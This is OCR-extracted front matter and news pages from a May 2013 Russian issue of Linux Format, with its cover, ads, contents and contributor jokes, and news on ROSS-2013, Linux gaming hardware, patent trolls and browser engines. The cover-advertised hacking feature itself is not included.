


НА ВАШЕМ БЕСПЛАТНОМ DVD
Новички, нажмите здесь —
Zorin OS, PCLinux OS и более того!



LINUX FORMAT

Главное в мире Linux



Raspberry Pi

» Строим медиа-центр со SqueezePlug и Android с. 66

Май 2013 № 5 (170)

ВЗЛОМ СЕТИ

Как злодеи... Крадут пароли » Взламывают WordPress
Эксплуатируют уязвимости » Учиняют DDoS-атаки


Время играть

» Все, что надо знать про Steam on Linux с. 14



Phoronix Потестируем
Репозитории Чтоб пакеты не протухли
Erlang Сбережем системные ресурсы
Стройка века Собираем дистрибутив

ПЛЮС!
Ускорение графики:
Транспонируем матрицу
с. 88



KDE 4.10

» Забудьте про парадигму сенсорного экрана — рабочий стол Kool просто работает с. 17



Гуру Gnome из SUSE

Иногда мы думаем, что все правильно, а оказывается — кривое

Винсент Унц — про фиаско с кнопкой Выкл с. 40

Также в номере...

Samba 4

Работайте с Windows, заодно шлифуйте мастерство танца с. 44



XVMC

Как получить телевизор на машине с Linux, не мучаясь с MythTV с. 50



Chakra Linux

Дистрибутив с плавающим релизом для масс с. 18

Организация доступа к фото

DigiKam

» Делитесь своими фото с друзьями, а не с зеваками из Сети

Умники в кино

Скринкастинг

» Обучите мир Linux'у, выпуская видеопособия

Обработка текста

Markdown

» Вырвемся из цепей тирании LibreOffice

Linux center
www.linuxcenter.ru



Новое поколение средств защиты

Межсетевые экраны ССПТ, не имеющие IP-адреса

ССПТ-2 — это сертифицированное ФСТЭК, ФСБ и ГАЗПРОМСЕРТ средство защиты информации нового поколения, реализующее функции межсетевого экрана, но при этом остающееся «невидимым» для любых протоколов и тестовых воздействий, что достигается за счет отсутствия физических и логических адресов на его фильтрующих интерфейсах. ССПТ-2 невозможно обнаружить никакими известными средствами удаленного мониторинга сети.

Скрытность функционирования межсетевого экрана повышает надежность системы защиты в целом и существенно упрощает процедуру установки ССПТ-2 в компьютерные сети и функционирующие на их основе информационные и телематические системы.

Защита для высокоскоростных корпоративных сетей Ethernet 100/1000 Мбит/с

Сертифицированы ФСТЭК и ФСБ (3-й класс защиты)

На базе процессоров с 64-разрядной многоядерной архитектурой



Назначение устройства

Основное средство защиты для реализации различных политик информационной безопасности с помощью:

- фильтрации пакетов на канальном, сетевом, транспортном и прикладном уровнях;
- управления транспортными соединениями между отдельными узлами ЛВС или виртуальной ЛВС (VLAN);
- контроля контента данных на прикладном уровне с учетом направления, времени и типа протоколов передачи трафика.

Дополнительное устройство защиты для:

- обеспечения безопасности функционирования ранее установленных в компьютерной сети средств защиты и устройств маршрутизации;
- мониторинга трафика с возможностью анализа данных регистрации пакетов по различным критериям и интеграции с IDS;
- обеспечения функционирования сетевых распределенных телематических приложений и GRID-ресурсов.

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

СВОБОДНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ И ВИРТУАЛИЗАЦИЯ: ЭКОНОМИЯ НА СТОИМОСТИ IT-ИНФРАСТРУКТУРЫ ДО 90%



Единая инфраструктура
на базе свободного
программного обеспечения

Нет лицензионных платежей —
расходы только на внедрение
и техническую поддержку

Минимальные затраты
на оборудование
за счет виртуализации



[www.linuxcenter.ru/shop/
linux-software/office/kitezh](http://www.linuxcenter.ru/shop/linux-software/office/kitezh)

Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

Дорогие друзья,

приглашаем вас на ежегодное мероприятие DrupalCamp Kyiv, которое состоится 7–8 июня 2013 года. DrupalCamp Kyiv — это мероприятие, которое объединит разработчиков системы CMS Drupal со всего мира.



DrupalCamp

Kyiv 2013

7–8 июня

DrupalCamp проходит в формате двухдневного barcamp-а, каждый день которого состоит из четырех параллельных потоков докладов. Доклады определяются заранее. Также, свободно некоторое количество мест для обсуждений, формирующихся прямо на конференции. Кроме того, на мероприятии пройдет код-спринт.

С вопросами по поводу спонсорства и участия в конференции

обращайтесь по телефону **+380 (97) 306-70-33**

или **email: slava@drupal.ua**

<http://camp13.drupal.ua>

Что мы делаем

» Мы поддерживаем открытое сообщество, предоставляя источник информации и площадку для обмена мнениями.

» Мы помогаем всем читателям получить от Linux максимум пользы, публикуя статьи в разделе «Учебники»: здесь каждый найдет что-то по своему вкусу.

» Мы выпускаем весь код, появляющийся на страницах раздела «Учебники», по лицензии GNU GPLv3.

» Мы стремимся предоставлять точные, актуальные и непредвзятые сведения обо всем, что касается Linux и свободного ПО.



Кто мы

Больше всего нас пугает простота, с которой взламываются сайты. Мы спросили наших писателей: «Будь вы плохим парнем из “черных шляп”, куда бы вы влезли?»



Гэри Уокер

В Отдел возмещения налогов Ее Величества. Сколько можно приписать нулей, пока кто-нибудь спохватится?



Эндрю Грегори

Я добавил бы Башни LXF в список доставки Батского пива.



Эфран

Эрнандес-Мендоса
На сайт Chivas. Пора показать всем, как эти собаки палят виски.



Бен Эверард

В Facebook, и первым делом удалил бы оттуда фотографии еды, котят и младенцев.



Маянк Шарма

Что вы хотите сказать этим «будь»?



Джонатан Робертс

Нужно добыть секрет рецептуры кока-колы и выложить в WikiLeaks, на благо всего человечества.



Майк Сондерс

Отдел кадров Nintendo. И добавил бы себя – на должность «Избавитель мира от красных ракушек».



Валентин Синицын

На сайт Linux Counter. Приятно, знаете ли, быть пользователем за номером 1.



Ник Вейч

Хранилище файлов Кристины Агилеры. Нет сил дожидаться выхода очередного альбома...



Сюзан Линтон

Ким Чен Ын, похоже, нуждается в увеселении. Я бы добавила ежедневную шутку на его дисплей.



Шашанк Шарма

В ЦЕРН, и разобрался бы, что они там вытворяют с этим БАК. Два года техобслуживания?! Сомневаюсь.



Нейл Ботвик

Зашифровал бы тщательно настроенную Arch-машину Грэма Моррисона и требовал выкуп за ключ к шифру. Бу-га-га.



Инженеры столетия

» В 2012 году в Великобритании появилась новая награда – Премия королевы Елизаветы за достижения в области инженерного искусства [Queen Elizabeth Prize for Engineering]; некоторые журналисты тут же объявили эту премию «Нобелевкой для изобретателей». В марте этого года были объявлены первые лауреаты. Миллион фунтов стерлингов разделят между собой пять инженеров, решения которых служат основой современного Интернета.

Заслуги четырех из них, «отца Интернета» Винтона Серфа [Vinton Cerf], изобретателя TCP и IP Роберта Кана [Robert Kahn], создателя «Паутины» Тима Бернерса-Ли [Tim Berners-Lee] и автора первого графического браузера Mosaic Марка Андреессена [Marc Andreessen], общеизвестны. А вот пятый лауреат – французский инженер Луи Пузен [Louis Pouzin] – до недавнего времени оставался в тени. Только в 2003 году автор терминов «датаграмма» (так в 70-е годы прошлого века называли пакет в сети) и «шелл» применительно к оболочке командной строки, создатель одной из первых сетей коммутации пакетов CYCLADES, послужившей прототипом для Серфа и Кана, стал кавалером Ордена Почетного легиона.

Своим решением распорядители фонда признали Сеть главным изобретением эпохи, а его создателей – лучшими инженерами XX столетия.

Кирилл Степанов

Главный редактор

» info@linuxformat.ru

Как с нами связаться

Письма для публикации: letters@linuxformat.ru

Подписка и предыдущие номера: subscribe@linuxformat.ru

Техническая поддержка: answers@linuxformat.ru

Проблемы с дисками: disks@linuxformat.ru

Общие вопросы: info@linuxformat.ru

Вопросы распространения: sales@linuxformat.ru

Web-сайт: www.linuxformat.ru

» Адрес редакции: Россия, Санкт-Петербург, Лиговский пр., 50, корп. 15

» Телефон редакции: (812) 309-06-86. Дополнительная информация на с. 112


Содержание

Говорите с вашими друзьями, говорите, а мои поговорят со мной.

Обзоры

Steam 14

Наконец-то Steam принес сотни поводов не вылезать из дому, избегая внешнего мира.



» Мы впервые вдосталь нагляделись на Steam — портал игр для Linux во славе.

Pivos Xios DS 16

Он побольше RPi и не так вкусно назван. Что же хорошего в этом ящичке с ARM?

KDE 4.10 17

Разберемся, какие улучшения принес последний релиз KDE.

Chakra 18

А если вам мало KDE, чтобы насытить свой аппетит, получите еще и Chakra.



» Все обожатели KDE просто обязаны попробовать Chakra.

ALT Linux 6.0 СПТ 19

Дистрибутив для хранения больших секретов, вплоть до государственных.

The Ur-Quan Masters 20

Игровой шедевр в рамках графики 1992 года. И даже снабжен русским переводом.

FTL: Faster Than Light 21

Тоже шедевр, но переводом не снабжен. Зато какая вариабельность!

Prestigio Multiphone 22

Смартфон с двумя SD- и SIM-картами способен угодить любому, особенно ценой.

МК808 23

Очередной мини-компьютер на базе ARM — претендент на дружбу с вашим телевизором.

ВЗЛОМ СЕТИ

Узнайте, как злодеи крадут пароли, запускают DDoS-атаки и эксплуатируют уязвимости. Затем пресеките их в корне **с. 32**

Сравнение: Дистрибутивы для продвинутых **с. 26**




Люди говорят



« Мы строили то, во что верим; и было много трудных решений »

Винсент Унц — о работе для openSUSE **с. 40**

На вашем бесплатном DVD



PCLinuxOS

» Аккуратный, непротиворечивый, крутой!

Zorin

» Linux для беглецов с Windows


Плюс: SMS, SalentOS, IPFire **с. 106**



Ищите в этом номере



Samba 4	44
Стала толерантнее к Windows!	
XBMC	50
Рыдая, распростимся с <i>MythTV</i> .	
Тесты Phoronix	54
Пускай субъективная, но оценка.	
Репозитории	56
Держим пакеты в актуальном виде.	



Пропустили номер?

Узнайте на с. 108, как получить его прямо сейчас!



Постоянные рубрики

Новости	6	Рубрика сисадмина	60	Диск Linux Format	106
Состоялся ROSS-2013, множатся игровые приставки, Red Hat и Google воюют с троллями, Рунет на глазах разрастается, а браузеры сменяют движки.		Все хорошее имеет свойство небесконечности – заканчивается и наша серия про LAMP.		Содержимое двустороннего DVD этого месяца.	
Новости Android	24	Ответы	96	Пропустили номер? ...	108
Microsoft, Nokia и Oracle обижаются на Android, а хакеры перехватывают контроль над самолетами.		ВАШИ ПРОБЛЕМЫ РЕШЕНЫ! Нейл Ботвик – про потерянные файлы, дополнительные дисководы, SSD, ПО для новичков и прочее.		Оживите дни, когда ваши кудри были длиннее, а пиво стоило дешевле.	
Сравнение	26	Hotpicks	100	Через месяц	112
Отделяем сладкое от вкусного, оценивая дистрибутивы для продвинутых пользователей.		Отведайте горяченького: лучшие в мире новинки свободного ПО. <i>OCRFeeder, Nethogs, Qmmp, HTTPie, DocFetcher, Q4Wine, ZXtune, Pushover, BurgerSpace, Rainbarf</i>		Мы расположим 50 лучших дистрибутивов в порядке убывания.	
Интервью LXF	40				
Винсент Унц дивится, сколь длительной бывает эмоциональная реакция.					

Учебники

Raspberry Pi SqueezePlug	66
Затопим весь дом потоками медиа-файлов.	
Фотоменеджер digiKam	70
Укрепим семью совместным трудом над фотоальбомами.	
Сети DNS-серверы	74
Как настроить локальный сервис доменных имен с <i>dnsmasq</i> .	
Скринкастинг Kazam	76
Записывая свой экран, изготовьте видеопособия и выложите их в Сеть.	
Редактирование текста Markdown	80
Командная строка превращает простой текст в файлы <i>Word</i> .	
Языки программирования Erlang	84
Функции все лучше, и лучше, и лучше – но это еще не предел.	
Вычисления CUDA	88
Обозрев историю архитектуры, транспонируем матрицу.	
Дистрибьюция Сделаем сами	92
Приставляем к делу заготовленные инструменты.	



ГЛАВНОЕ ROSS-2013 » Игровое железо » Побили тролля » Рунет растет » Прощай, WebKit?

НАШЕ СОБЫТИЕ ГОДА

ROSS-2013



» Рубрику готовил
АРТЕМ ЗОРИН

Столица приняла ставший традиционным форум программистов.

12 апреля 2013 года в московском отеле «Ренессанс» состоялась IV конференция Russian Open Source Summit 2013, посвященная развитию СПО в России. Организовали конференцию ИТ-еженедельник PCWeek/RE и Российская ассоциация свободного программного обеспечения (РАСПО), при участии Академии информационных систем и поддержке ведущих отраслевых ассоциаций АП КИТ и РУССОФТ.

Генеральным спонсором выступила SUSE, официальные спонсоры – АП КИТ, НЦПР и Red Hat, спонсоры – «РОСА», Linux Wizard, «ГНУ/Линуксцентр», «Адемпиере» и «Корус Консалтинг». Стратегические партнеры – Dell и Microsoft, деловой партнер – Alfresco. Генеральный информационный партнер – РАРИО, информационные партнеры – РУССОФТ, NIXP, *Linux Format*, COMNEWS, OpenSource и UbuTV.

ROSS-2013 привлек 370 участников. Состоялось 48 докладов – от представителей государственных ведомств и коммерческих организаций, науки и образования, разработчиков и заказчиков СПО-решений из различных отраслей экономики.



» По мнению президента РАСПО Юлии Овчинниковой, шанс у СПО в России есть.

На пленарном заседании прозвучали приветствия члена Комитета СФ по науке, образованию, культуре и информационной политике РФ Р. Гаттарова, члена Комитета Госдумы по безопасности и противодействию коррупции И. Костунова и президента Фонда информационной демократии И. Массуха. С докладами выступили проф., д.т.н. А. Кузьмин от ФСБ РФ, проф., д.ф.-м.н. А. Баранов, директор

«Основной двигатель развития СПО — огромный энтузиазм людей.»

по продуктам SUSE Дж. Пфайфер, региональный вице-президент Alfresco Д. Дорваль, гендиректор VDEL М. Прохаска, исполнительный директор АП КИТ Н. Комлев и др. Представитель Microsoft, выступая, подчеркнул разворот этой компании в направлении открытых решений.

Заседание подытожило выступление президента РАСПО Юлии Овчинниковой. Она призвала госорганы (прежде всего, Минкомсвязи, на сей раз проигнорировавшее ROSS-2013) применять СПО в структурах разного уровня; безопасность, новые рабочие места для своих граждан, технологическая независимость от потенциальных противников и т.д. – основные упомянутые ею преимущества СПО. Также она отметила отсутствие должной популяризации СПО в обществе, отсутствие инвестиций и достаточного количества квалифицированных кадров, а также интереса к СПО со стороны государства. Назывались и другие препятствия развитию СПО в России: юридическая неопределенность со свободными лицензиями, проблемы учета и распространения СПО в органах государства (как организовать сервис-

ное обслуживание) и др. А вот основными двигателями развития СПО в нашей стране могут считаться «русский дух» (как было сказано в шутку, национальная склонность к «халяве»), наличие высококвалифицированных специалистов «старой закалки» и огромный энтузиазм пассивных – людей, целиком отдающих себя движению СПО.

На круглых столах и тематических секциях рассматривались место и роль ИТ в реализации стратегии кибербезопасности государства, бизнеса и общества; экосистема свободного ПО – разработка и сертификация СПО-продуктов, платформы и решения, роль сообщества; стандартизация и интероперабельность СПО и проприетарных решений; облачные СПО-платформы для ИТ-сервисов; Национальная программная платформа и фонд алгоритмов и программ; госзаказ, налоги и льготы; проблемы профильного образования.

Было признано, что проблемы отечественной ИТ-отрасли, по сути, не зависят от модели разработки, т.к. центры производства наиболее востребованного ПО (как свободного, так и проприетарного) находятся вне России, и решением здесь м.б. внятная государственная стратегия комплексного развития отрасли: ликвидация общей компьютерной безграмотности, подготовка достойных кадров, предоставление налоговых и др. льгот компаниям-разработчикам, поддержка отечественного производителя госзаказом.

Под занавес конференции компания Dell устроила для участников, заполнивших заранее розданные анкеты, розыгрыш ноутбука своей модели.

Материалы конференции, презентации и видеозаписи некоторых выступлений можно посмотреть на www.pcweek.ru/foss/conference.

НАЙДИ РАБОТУ ЛЕГКО!

на www.hh.ru



САЙТ РАЗРЕШЕН ДЛЯ ПОСЕЩЕНИЯ БЕЗ ОГРАНИЧЕНИЯ ВОЗРАСТА

hh **ru**
HeadHunter

Выбирай из более чем 200 000 вакансий

ИГРЫ ВСЕРЬЕЗ

Valve вдохновляет всех

В течение месяца вышло сразу два игровых устройства.

Проjekt Ouya, собравший на Kickstarter более восьми с половиной миллионов долларов для разработки игровой приставки на базе платформы Android 4, анонсировал переход на завершающую стадию тестирования финального продукта, пригодного для использования конечными потребителями. Более того, для подтверждения, что проект действительно является открытым, разработчики приставки опубликовали все схемы, необходимые для самостоятельного создания приставки на 3D-принтере MakerBot.

На первом этапе приставки отправлены участникам кампании на Kickstarter; отгрузка заказов через интернет-магазин и широкомасштабное распространение

Wi-Fi 802.11 b/g/n, Bluetooth, Ethernet, порт micro-USB.

Игры для приставки распространяются по принципу “free-to-try”, подразумевающему обязательное предоставление пользователю возможности бесплатной предварительной оценки работы игры с последующей покупкой, только если игра понравилась. В настоящее время в каталоге Ouya уже доступны для использования 104 игры. Создателям игры перечисляется 70 % полученных от продажи игры доходов, 30 % оставляет себе проект Ouya. Несмотря на то, что приставка основана на базе платформы Android, игры, купленные в Google Play, не поддерживаются в Ouya. Для разработки игр предлагается инструментальный ODK (Ouya Development Kit), поставляемый под лицензией Apache 2.0.

Создатели проекта рассчитывают, что комплекта-

ция устройства открытым программным обеспечением и предоставление открытых инструментов для разработки игр предоставит сообществу возможность непосредственного участия в развитии новой игровой платформы.

А вот Alienware, подразделение компании Dell, специализирующееся на про-

«Старт Windows 8 стал поводом задуматься над переходом.»

продукта начнется 4 июня. До 4 июня не исключено продолжение расширения функциональности и интерфейса программной начинки. Стоимость приставки \$99. Характеристики: SoC NVIDIA Tegra 3 с четырехядерным процессором ARM Cortex-A9 MPCore и 12-ядерным Nvidia GPU, 1 Гб ОЗУ, 8 Гб Flash, HDMI (1080p HD),

Steam-стимул

С момента запуска официального клиента Steam от Valve прошло меньше полугода, а мы уже стали свидетелями настоящей революции в мире игр для Linux – каждый месяц выходит несколько новых игр, которые раньше ни за что бы не вышли для Linux, например знаменитая *Half Life*. Не отстают и производители железа – за прошедший месяц вышло сразу два игровых устройства, ориентированных на пользователей Linux: в самом конце марта начались поставки игровой консоли Ouya, оснащенной платформой Android (об этом устройстве мы уже упоминали в новостях), а в первой половине апреля компании Alienware и Dell представили игровой ПК на базе Linux.

изготовлении мощных ПК для любителей компьютерных игр, представило первую модель игрового компьютера, поставляемого с предустановленным Linux. Модель Alienware X51 доступна в комплектации со специально адаптированным дистрибутивом Ubuntu 12.04, в котором предустановлены свежие проприетарные драйверы NVIDIA и предоставлена возможность быстрой установки Linux-версии клиента для сервиса доставки игр Steam. В качестве достоинств использования Ubuntu в описании модели упоминается сочетание стиля и простоты использования, гибкости и открытости, высокой производительности и безопасности. Начальная стоимость устройства составляет \$599 для модели с процессором Intel Core i3 3220 и видеокартой NVIDIA GeForce GTX 645; самая оснащенная комплектация с CPU Intel Core i7 3770 и видеокартой NVIDIA GeForce GTX 660 поставляется по цене \$1049. Младшая модель Alienware X51 с Ubuntu примерно на \$100 дешевле полностью аналогичной по аппаратной начинке модели, поставляемой с Windows.

Как правило, игровые устройства всегда поставлялись с Windows, но сейчас это далеко не так – неудачный старт продаж Windows 8 вызвал у многих производителей и издателей игр шок и стал поводом задуматься над переходом на альтернативные системы, в том числе Linux.



➤ Мечты линуксоидов начали сбываться — игровые ПК на Ubuntu уже можно купить, но впереди еще долгий путь...

softline®



Services

Software

Cloud

ИТ-архитектура вашего бизнеса



ТРОЛЛИНГ И НЕ ТОЛЬКО

Корпорации бьются за Linux

Red Hat и Google против патентных троллей.

Компании Red Hat и Rackspace добились решения федерального суда США об отклонении претензий по всем пунктам в патентном иске, предъявленном компанией Uniloc. Эта компания, в 1990-х годах активно продававшая собственные разработки, ныне известный патентный тролль с обширной историей исков, в том числе против Adobe, Microsoft, Sony и Symantec. Иск был подан против Rackspace, использующей на своих серверах дистрибутив RHEL, в котором, по заявлению Uniloc, Rackspace нарушает патент США за номером 5,892,697 «посредством создания, использования, продажи и/или импорта серверов, на которых работает ядро Linux (версии 2.6 или выше), которое используется для обработки операций с плавающей запятой, осуществляе-

мых на серверах Rackspace, включая и те серверы, что используются в Rackspace для предоставления сервисов хостинга». Red Hat в рамках программы Open Source Assurance предоставляет клиентам защиту от патентных исков, поэтому также подключилась к судебному разбирательству.

Суду сообщили, что данная патентная заявка нарушает запрет Верховного суда на патентование математических формул и абстрактных идей. В итоге, хотя Uniloc добивалась судопроизводства с участием присяжных, судья удовлетворил ходатайство Rackspace об отклонении иска.

По словам представителей Red Hat и Rackspace, это решение – важная победа, т.к. патентные тролли «отныне могут не рассчитывать на быстрые соглашения при слабых доводах в их пользу».

► Патентные тролли научились зарабатывать огромные деньги, ничего при этом не производя.



Компании Google, Red Hat, BlackBerry и ISP EarthLink призвали Федеральную торговую комиссию и Министерство юстиции США принять меры против троллей, отметив, что ИТ-индустрия стала основной мишенью. Более того, непрактикующие компании-тролли присматриваются к патентам и в других областях. Изучив активность троллей в сфере ИТ, можно получить базу для предсказания их поведения.

Компания Google анонсировала инициативу Open Patent Non-Assertion (OPN) Pledge, нацеленную на защиту открытых проектов от патентных претензий.

Кому это выгодно?

Прямые выплаты компаний США по искам патентных троллей составили в 2011 году 29 миллиардов долларов, непрямые выплаты – 80 миллиардов долларов. Наиболее часто атакам патентных троллей подвергаются средние и малые компании, неспособные дать должный отпор и не желающие ввязываться в длительные и дорогие судебные тяжбы, даже если правомер-

ность выдачи патента, в нарушении которого их обвиняют, поставлена под сомнение. Патентные тролли переключились на использование Комиссии по международной торговле США для нейтрализации атакуемых ими компаний, и таким образом, прибегая также и к другим особенностям патентной системы США, приносят крупные неприятности компаниям-жертвам.

БУДУЩЕЕ РУНЕТА

РИФ+КИБ 2013 открыл весну!

17–19 апреля 2013 года прошел XVII Российский Интернет-форум.

Состоялось более 80 секций: э-коммерция, видео, геотаргетинг, Social Media, Mobile, мобильная и интернет-реклама, поиск, кадры, SEO, RTB, интернет-маркетинг и др. Действовали также «Программа» и выставка «Интернет и бизнес 2013». Организатор – Российская ассоциация электронных коммуникаций (РАЭК), при поддержке Федерального агентства по печати и массовым коммуникациям, Минкомсвязи РФ, КЦ, РВК и «Ростелеком».

Глава Минкомсвязи Н. Никифоров назвал основные направления госполитики по развитию Рунета. К 2018 г. запланирован качественный интернет-доступ, безо-

пасный для детей и свободный для взрослых, с ежегодным приростом на 20 млн пользователей Интернета 4G и на 5 млн семей – домашнего Интернета на скорости 100 Мбит/с, за счет интенсивно наращиваемых оптоволоконных каналов. Почта России преобразуется в эффективную товаропроводящую сеть – это открывает фантастические шансы для бизнеса.

Премьер Д. Медведев обратился к Форуму через Facebook, отметив, что Интернет расширяет участие граждан в решении важных для страны вопросов, и власть становится открытее и прозрачнее.

Директор РАЭК С. Плуготаренко представил закон «Об Интернете», иницииро-

ванный депутатом Госдумы Р. Шлегелем, и указал, что на фоне стремительного роста инициатив по регулированию Рунета (49 % – «отрицательные», 28 % – «нейтральные» и только 23 % – «положительные», как утверждают эксперты) и беспрецедентного внимания государства к Интернету, концепция закона способна стать образцом системного подхода.

На сайте <http://2013.russianinternetforum.ru> доступны итоговые материалы – все новости (~news/), РИФ-Газета (~gazeta/), фоторепортаж (~photo/) и список участников (~about/participants/); для авторизованных пользователей – программа с презентациями докладчиков и видеозаписи.

Red Hat Enterprise Linux

предоставляет вам **производительность, масштабируемость, безопасность и надежность**, ранее доступные только на очень дорогих платформах

Самая популярная в мире Linux платформа для бизнеса

Обеспечивает высокую производительность, надежность, масштабируемость и безопасность

Сертифицирована ведущими производителями оборудования и разработчиками ПО



Совместима с широким спектром оборудования от рабочих станций до серверов и мэйнфреймов

Обеспечивает одинаковые условия работы приложений при использовании в физической, виртуальной и облачной средах

Пользователи RHEL экономят на оборудовании, лицензиях на программное обеспечение и эксплуатационных расходах



ГНУ/Линуксцентр — Linux-эксперт для вашего бизнеса

- Premier Business Partner компании Red Hat
- 12 специалистов по разработке и внедрению, сертифицированных компанией Red Hat
- Более 100 клиентов, использующих Red Hat
- 10 лет на рынке

Red Hat — ведущий серверный дистрибутив Linux

- Более 15 лет промышленного использования
- Свыше 80% рынка корпоративного Linux по данным CIO Insight
- 5 лет среди лучших вендоров
- Выгодная совокупная стоимость владения (TCO)
- Поддержка в течение 10 лет

Специальное предложение!

Закажите Red Hat Enterprise Linux в ГНУ/Линуксцентре и получите в подарок книгу «Полное руководство пользователя Red Hat Enterprise Linux»



Москва
+7 (499)

271-49-54

Санкт-Петербург
+7 (812)

309-06-86

Linux-эксперт для вашего бизнеса. www.linuxcenter.ru

Linux  center

НОВЫЕ ИНИЦИАТИВЫ

«Движки» заржавели?

Конкуренция заставляет браузеры ускоряться.

Сразу три компании, так или иначе связанные с миром СПО, объявили недавно о начале работ своих браузерных движков. Не станем ли мы все свидетелями новой войны – войны между движками?

Сначала проект Mozilla объявил о кооперации с компанией Samsung в области разработки языка программирования Rust и развития экспериментального браузерного движка Servo. Ожидается, что подключение к разработке Samsung позволит ускорить стабилизацию языка Rust и существенно подтолкнет развитие нового браузерного движка, на разработку которого теперь будет выделяться заметно больше ресурсов.

Движок Servo написан на языке Rust и отличается поддержкой многопоточного рендеринга web-страниц и возможностью параллельного выполнения операций с DOM (Document Object Model) в процессе обработки одной web-страницы. Текущий браузерный движок Mozilla Firefox уже не способен в полной мере задействовать потенциал современных многоядерных систем, вследствие того, что изначально строился на использовании однопоточных схем обработки контента.

Используемые в Rust технологии безопасного программирования позволят кардинально поднять уровень безопасности, решив текущие проблемы с безопасностью браузеров, наглядно проявляющиеся в обнаружении десятков уязвимостей в каждой новой версии.

Сразу после этого компания Google объявила о создании собственной ветки движка WebKit и его использования в браузерах Chrome и Chromium. Новый движок, получивший название Blink, базируется на многопроцессной архитектуре, изначально используемой в проектах Chrome/Chromium и существенно отличающейся от основной архитектуры распараллеливания операций в WebKit.

Основной причиной создания ветки является возросшая трудоемкость параллельного поддержания разработки отдельной многопроцессной модели, изначально используемой в Chrome, но неприемлемой для универсального движка WebKit и некоторых других браузеров.

В представленном в 2008 году браузере Chrome компания Google использовала WebCore, подсистему WebKit для рендеринга HTML и CSS, но вместо

JavaScript-движка WebKit JavaScriptCore использовала собственный движок V8. Фактически компания Google развивает в Chrome ответвление WebKit с самого начала, так как использовала для своего браузера отдельную ветку WebKit и непосредственно вносит в нее собственные изменения и портирует сторонние изменения из WebKit, после чего возвращает свои улучшения в основную ветку.

О намерении перейти к применению движка Blink также заявила и компания Opera, которая находится в процессе миграции на WebKit с собственного движка Presto.

Таким образом, сформированное вокруг WebKit сообщество раскололось на два лагеря, представляющих технологии и интересы проектов Chrome от Google и Safari от Apple. Следует напомнить, что,

«Конкуренция подстегнет развитие инноваций.»

и сам проект WebKit был создан в 2001 году как ответвление движка KHTML, развиваемого сообществом KDE.

По мнению Google, создание нового браузерного движка не отразится негативно на экосистеме свободного ПО, а, наоборот, оздоровит ее, поскольку конкуренция подстегнет развитие инноваций, как в свое время появление нескольких конкурирующих браузеров подстегнуло развитие Web.

В подтверждение этого тезиса, разработчики движка Blink называют приоритетным направлением сотрудничество с создателями других браузерных движков по обеспечению совместимости, следованию стандартам Web и созданию новых web-технологий. **LXF**



» За 12 лет WebKit стал индустриальным стандартом де-факто. 12 лет — это долгая жизнь...

Новости короткой строкой

» В последнюю среду марта по традиции прошел День свободных документов, в рамках которого по всему миру состоялись мероприятия, направленные на повышение интереса пользователей к открытым форматам данных и открытым стандартам.
Источник: www.fsfe.org

» 20–21 мая 2013 года в конгресс-центре гостиницы «Прибалтийская Park Inn» пройдет VIII Петербургская интернет-конференция СПИК-2013.
Источник: hfday.org

» Испанская ассоциация пользователей СПО Hispalinux направила в Еврокомиссию официальную просьбу разобраться в возможном нарушении антимонопольных законов Евросоюза компанией Microsoft, искусственно препятствующей установке сторонних систем на компьютеры с Windows 8.
Источник: www.reuters.com

» Журнал Forbes сформировал список из 12 людей, встряхнувших индустрию, разрушивших традиционные взгляды и изменивших статус-кво в различных областях бизнеса. В области компьютерных технологий таким назван Марк Шаттлворт (Mark Shuttleworth), основатель и лидер проекта Ubuntu.
Источник: www.forbes.com

» Ричард Столлмен (Richard Stallman) объявил на конференции LibrePlanet 2013 лауреатов ежегодной премии “Free Software Awards 2012” от Фонда СПО (FSF). Первую премию за продвижение и развитие СПО получил Фернандо Перес (Fernando Perez), автор IPython, интерактивной оболочки для языка Python.
Источник: www.fsf.org/awards

» Социальная сеть Facebook представила проект Facebook Home, в рамках которого подготовлена пользовательская оболочка для платформы Android, ориентированная на людей, активно общающихся в социальных сетях.
Источник: www.facebook.com

» 2 апреля 2013 года сообщество Mozilla отпраздновало 15 лет со дня основания проекта, в 1998 году приступившего к созданию первого полноценного свободного web-браузера, основанного на коде Netscape Communicator 5.
Источник: blog.mozilla.org

» 20 апреля 2013 во всем мире состоялся Hardware Freedom Day. В Москве Hardware Freedom Day организовал хакспейс Neuron.
Источник: hfday.org



АЛЕКСЕЙ ФЕДОРЧУК
Тэг «сарказм»
по умолчанию,
смайлики по вкусу.

Роман-предупреждение

Великие мыслители, жившие в проклятое старое время, писали сочинения о том, как хорошо станет в светлом будущем, в сильно отдаленной перспективе. Данный жанр называется утопическим романом.

Другие мыслители прошлого, запуганные окружающей их действительностью, писали про то, как в том самом будущем станет совсем плохо. Жанр их сочинений называется антиутопией.

А еще были ребята, которые писали о том, что если все станет хорошо, то это будет почти так же плохо, как если бы все стало совсем плохо. Потому что тогда все станет абсолютно одинаково. Имя этому жанру – роман-предупреждение.

Когда-то давно было много много UNIX'ов. Потом число их поуменьшилось, но вместо них появилось много Linux'ов, а также разных BSD'ей. И каждый мог выбрать себе систему на ощупь, на вкус и по весу.

